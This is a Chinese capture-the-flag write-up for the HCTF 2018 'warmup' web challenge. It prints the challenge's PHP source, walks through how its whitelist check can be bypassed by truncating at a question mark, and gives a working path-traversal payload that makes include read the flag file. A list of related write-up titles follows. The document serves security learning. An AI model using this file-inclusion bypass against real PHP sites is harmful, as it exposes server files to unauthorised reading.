
攻防世界 WEB 高手进阶区 HCTF 2018 warmup Writeup
攻防世界 WEB 高手进阶区 HCTF 2018 warmup Writeup
题目介绍
题目考点
PHP代码审计
Writeup
打开 http://220.249.52.134:37877
常规操作 F12 看源码

url 输入 http://220.249.52.134:37877/source.php 得到
<?php

    highlight_file(__FILE__);

    class emmm

        {

            public static function checkFile(&$page)

            {

                //白名单列表

                $whitelist = ["source"=>"source.php","hint"=>"hint.php"];

                //isset()判断变量是否声明is_string()判断变量是否是字符串

                if (! isset($page) || !is_string($page)) {

                    echo "you can't see it A";

                    return false;

                }

                //检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真

                if (in_array($page, $whitelist)) {

                    return true;

                }

                //过滤问号的函数(如果$page的值有?则从?之前提取字符串)

                $_page = mb_substr(

                    $page,

                    0,

                    mb_strpos($page . '?', '?')//返回$page.?里?号出现的第一个位置

                );

                 //第二次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真

                if (in_array($_page, $whitelist)) {

                    return true;

                }

                //url对$page解码

                $_page = urldecode($page);

                //第二次过滤问号的函数(如果$page的值有?则从?之前提取字符串)

                $_page = mb_substr(

                    $_page,

                    0,

                    mb_strpos($_page . '?', '?')

                );

                //第三次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真

                if (in_array($_page, $whitelist)) {

                    return true;

                }

                echo "you can't see it";

                return false;

            }

        }

    if (! empty($_REQUEST['file'])

            && is_string($_REQUEST['file'])

            && emmm::checkFile($_REQUEST['file'])

        ) {

            include $_REQUEST['file'];

            exit;

        } else {

            echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";

        }

?>
分析PHP源码看到


尝试访问 url http://220.249.52.134:37877/hint.php 得到flag提示 flag 在 ffffllllaaaagggg 中
回到之前的PHP源码,继续分析
整体来看,这段PHP代码,是一个 emmm 类和一个 if else 分支,emmm类里有一个 checkFile 函数
先看 下面的 if else
if (! empty($_REQUEST['file'])

    && is_string($_REQUEST['file'])

    && emmm::checkFile($_REQUEST['file'])

)
当前 请求的 file 非空 且 是字符串 且 emmm::checkFile返回为真 时,条件成立
我们可以先直接留心最后的if/else逻辑,为了不看到最后那张无语的图片,我们需要让第一个if语句成立,并且最关键在第三个函数上。同时我们需要注意include文件读取函数是直接读取file,从hint.php中我们知道flag在ffffllllaaaagggg中,所以这个字符串要想办法加入到 file 中进行读取。
关键代码:$_page = mb_substr(
$page,
0,
mb_strpos($page . '?', '?')
函数简介:
mb_strpos():返回要查找的字符串在被检查的字符串中首次出现的位置
该函数有两个参数,该函数的返回值是第二个参数在第一个参数中首次出现的位置(index)。
mb_substr() :函数返回字符串的一部分
该函数有三个对应参数,第一个参数是操作字符串,第二个参数是操作起始位置,第三个参数是操作字符长度。、
if (! empty($_REQUEST['file'])

    && is_string($_REQUEST['file'])

    && emmm::checkFile($_REQUEST['file'])

   ) {

    include $_REQUEST['file'];			//重要

    exit;
那么整体思路就是 满足if 条件 绕过checkFile 函数, 最终要 通过 include 读取 flag
尝试构造解题 payload
http://220.249.52.134:30663/?file=hint.php?ffffllllaaaagggg 失败,无回显
我们其实已经可以从flag的文件名猜出一些真相了。我们需要将目录回退四次,就像这美妙的名字一样。
构造最终解题的 payload

http://220.249.52.134:30663/?file=hint.php?/../../../../ffffllllaaaagggg
总结
这道题用到的知识点有:
- 基础php代码审计,考察三个函数: in_array、mb_substr、mbstrpos
- 考察include的一个小特性
攻防世界 WEB 高手进阶区 HCTF 2018 warmup Writeup的更多相关文章
- 攻防世界 WEB 高手进阶区 TokyoWesterns CTF shrine Writeup
攻防世界 WEB 高手进阶区 TokyoWesterns CTF shrine Writeup 题目介绍 题目考点 模板注入 Writeup 进入题目 import flask import os a ...
- 攻防世界 WEB 高手进阶区 XCTF 4th-CyberEarth ics-06 Writeup
攻防世界 WEB 高手进阶区 XCTF 4th-CyberEarth ics-06 Writeup 题目介绍 题目考点 掌握暴力破解手段 Writeup 打开链接 http://220.249.52. ...
- 攻防世界 WEB 高手进阶区 csaw-ctf-2016-quals mfw Writeup
攻防世界 WEB 高手进阶区 csaw-ctf-2016-quals mfw Writeup 题目介绍 题目考点 PHP代码审计 git源码泄露 Writeup 进入题目,点击一番,发现可能出现git ...
- 攻防世界 WEB 高手进阶区 easytornado Writeup
攻防世界 WEB 高手进阶区 easytornado Writeup 题目介绍 题目考点 Python模板 tornado 模板注入 Writeup 进入题目, 目录遍历得到 /flag.txt /w ...
- 攻防世界 WEB 高手进阶区 XCTF Web_python_template_injection Writeup
攻防世界 WEB 高手进阶区 XCTF Web_python_template_injection Writeup 题目介绍 题目考点 SSTI模板注入漏洞 Writeup 知识补充 模板注入:模板引 ...
- 攻防世界 WEB 高手进阶区 XCTF Web_php_unserialize Writeup
攻防世界 WEB 高手进阶区 XCTF Web_php_unserialize Writeup 题目介绍 题名考点 PHP反序列化漏洞 正则匹配 Writeup <?php class Demo ...
- 攻防世界 WEB 高手进阶区 upload1 Writeup
攻防世界 WEB 高手进阶区 upload1 Writeup 题目介绍 题目考点 文件上传漏洞 一句话木马 中国菜刀类工具的使用 Writeup 使用burpsuite抓包 可见只是对上传文件的后缀进 ...
- 攻防世界 WEB 高手进阶区 unserialize3 Writeup
攻防世界 WEB 高手进阶区 unserialize3 Writeup 题目介绍 题目考点 PHP反序列化 __wakeup漏洞 Writeup 题名 unserialize 是反序列化函数名 了解一 ...
- 攻防世界 WEB 高手进阶区 PHP2 Writeup
攻防世界 WEB 高手进阶区 PHP2 Writeup 题目介绍 题目考点 url 二次解码 index.phps 文件(第一次使用dirsearch可能扫不到,需要加到工具字典里) php 简单语法 ...
随机推荐
- requests入门大全
02 requests接口测试-requests的安装 安装常见问题 提示连接不上,443问题 一般是因为浏览器设置了代理,关闭代理. 网络加载慢,设置国内镜像地址 1.pip安装 2.pycharm ...
- nginx与mysql安装
yum install -y wget vim gcc-c++ bash-completion wget http://nginx.org/download/nginx-1.14.0.tar.gzta ...
- SAP Shared Object 01 (共享对象)
介绍 共享对象是在共享内存中的一个对象.共享内存是应用服务器中的一个内存区域,可以被应用服务器中的所有程序访问. 在共享对象出现之前,ABAP使用EXPORT 和 IMPORT语句实现内存区域中内容的 ...
- 羽夏逆向破解日记簿——RunAsDate的实现原理分析
前言 RunAsDate是一个小工具,允许您在指定的日期和时间运行程序,不过有人用它来破解有时间限制了.此实用程序不会更改计算机的当前系统日期和时间,但只会将指定的日期/时间注入所需的应用程序.该 ...
- P3793-由乃救爷爷【分块,ST表】
正题 题目链接:https://www.luogu.com.cn/problem/P3793 题目大意 给出\(n\)个数字的一个序列\(m\)次询问区间最大值 保证数据随机 \(1\leq n,m\ ...
- 华为云计算IE面试笔记-请描述华为容灾解决方案全景图,并解释双活数据中心需要从哪些角度着手考虑双活设计
容灾全景图: 按照距离划分:分为本地容灾 同城容灾 异地容灾 本地容灾包括本地高可用和本地主备.(本数据中心的两机房.机柜) 本地高可用这个方案为了保持业务的连续性,从两个层面来考虑: ①一个是从主 ...
- kettle 多表全删全插同步数据 两种方案
背景: 接到上级指示,要从外网某库把数据全部导入到内网,数据每天更新一次即可,大约几百万条数据,两个库结构一样,mysql的,两台数据库所在服务器都是windows server的,写个java接口实 ...
- 智汀家庭云-开发指南Golang:设备插件开发
设备插件模块 开发前先阅读插件设计概要:智汀家庭云-开发指南Golang: 插件模块 使用 plugin-sdk 可以忽略不重要的逻辑,快速实现插件 插件实现 获取sdk go get github. ...
- Data Management Tools(数据管理工具)《二》
(数据管理工具)<二> 点击跳转(数据管理工具)<一> 16.打包 # Process: 共享包 arcpy.SharePackage_management("&qu ...
- cvechecker 漏洞扫描工具部署及效果展示
cvechecker 漏洞扫描工具部署及效果展示 介绍 cvechecker的目标是通过扫描已安装的软件并将结果与CVE数据库进行匹配来报告系统上可能存在的漏洞. 官方提示: 可能会产生许多误报(漏洞 ...